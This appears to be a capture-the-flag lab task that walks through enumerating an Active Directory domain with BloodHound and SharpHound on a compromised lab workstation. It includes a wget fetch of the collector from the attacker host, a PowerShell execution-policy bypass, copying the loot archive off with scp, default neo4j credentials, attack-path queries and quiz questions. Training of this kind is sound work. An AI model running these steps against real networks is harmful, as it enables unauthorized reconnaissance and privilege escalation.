23

Now that you have a stable foothold onto THROWBACK-WS01 your team has informed you that it may best to enumerate what is on the workstation from the shells that you have gotten from phishing and pfsense logs as well as a new shell from passing the hash.

Enumeration with Bloodhound

Bloodhound is a graphical interface that allows you to visually map out the network using database visualization from neo4j. Bloodhound along with Sharphound or any bloodhound ingestor takes the user, groups, trusts and more of a domain and collects them into .json files and created a graphical database in neo4j to view information of the network.
Well be focusing on how to collect the .json files and import them into Bloodhound, then make basic and custom queries in neo4j

Bloodhound Installation
1.) sudo apt install bloodhound

2.) neo4j console

default credentials:

    user:neo4j
    pass:neo4j

Getting Loot with Sharphound

You will need to download Sharphound here. We suggest downloading the .ps1 script file.

From your host machine

1.) python3 -m http.server

From the target device as a Domain User (not a local user, like Administrator)


2.) wget tun0_IP:8000/Sharphound.ps1 -outfile Sharphound.ps1

3.) powershell -ep bypass

4.) . .\Sharphound.ps1

    or
    Import-Module .\Sharphound.ps1

5.) Invoke-Bloodhound -CollectionMethod All -Domain THROWBACK.local -ZipFileName loot.zip



```
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
-----------------------------------------------
Initializing SharpHound at 3:31 PM on 5/7/2020
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 87 MB RAM
Status: 66 objects finished (+66 ∞)/s -- Using 89 MB RAM
Enumeration finished in 00:00:00.3295721
Compressing data to C:\Users\Administrator\Downloads\20200507153124_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 3:31 PM on 5/7/2020! Happy Graphing!
```

Launching Sharphound to enumerate domain information


Mapping the Network with Bloodhound

1.) scp loot.zip @10.200.x.222:/Users/Administrator/Downloads/loot.zip

2.) sudo neo4j console

3.) bloodhound

4.) Sign into Bloodhound using the same credentials you set with neo4j.



Log in to Neo4j Database

Database URL: bolt://localhost:7687


DB Username: neo4j

DB Password: neo4j

□ Save Password

Bloodhound login panel

5.) In Bloodhound look for the 'upload data' icon / text and upload the json files / zip folder.
6.) To view the graphed network open the menu and select queries this will you a list of pre-compiled queries to choose from.




Database Info

DB Address	bolt://localhost:7687
DB User	neo4j
Users	9
Computers	3
Groups	53
Sessions	0
ACLs	522
Relationships	592


Selecting the 'Queries' sub-menu in Bloodhound

Bloodhound has many queries to utilize such as 'find all domain admins'.


SQLSERVICE@CONTROLLER.LOCAL
MemberOf
MemberOf
ADMIN2@CONTROLLER.LOCAL
DOMAIN ADMINS@CONTROLLER.LOCAL
MemberOf
ADMINISTRATOR@CONTROLLER.LOCAL

Results of a query of domain admins

There are many pre-built queries to utilize that can help enumerate a domain.



Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

Pre-built queries within Bloodhound

Utilize pre-built queries in Bloodhound to enumerate the THROWBACK.local domain and find potential vulnerable accounts and groups to attack later on.

Answer the questions below

What service account is kerberoastable?

Correct Answer

What domain does the trust connect to?

Correct Answer

What normal user account is a domain admin?

Submit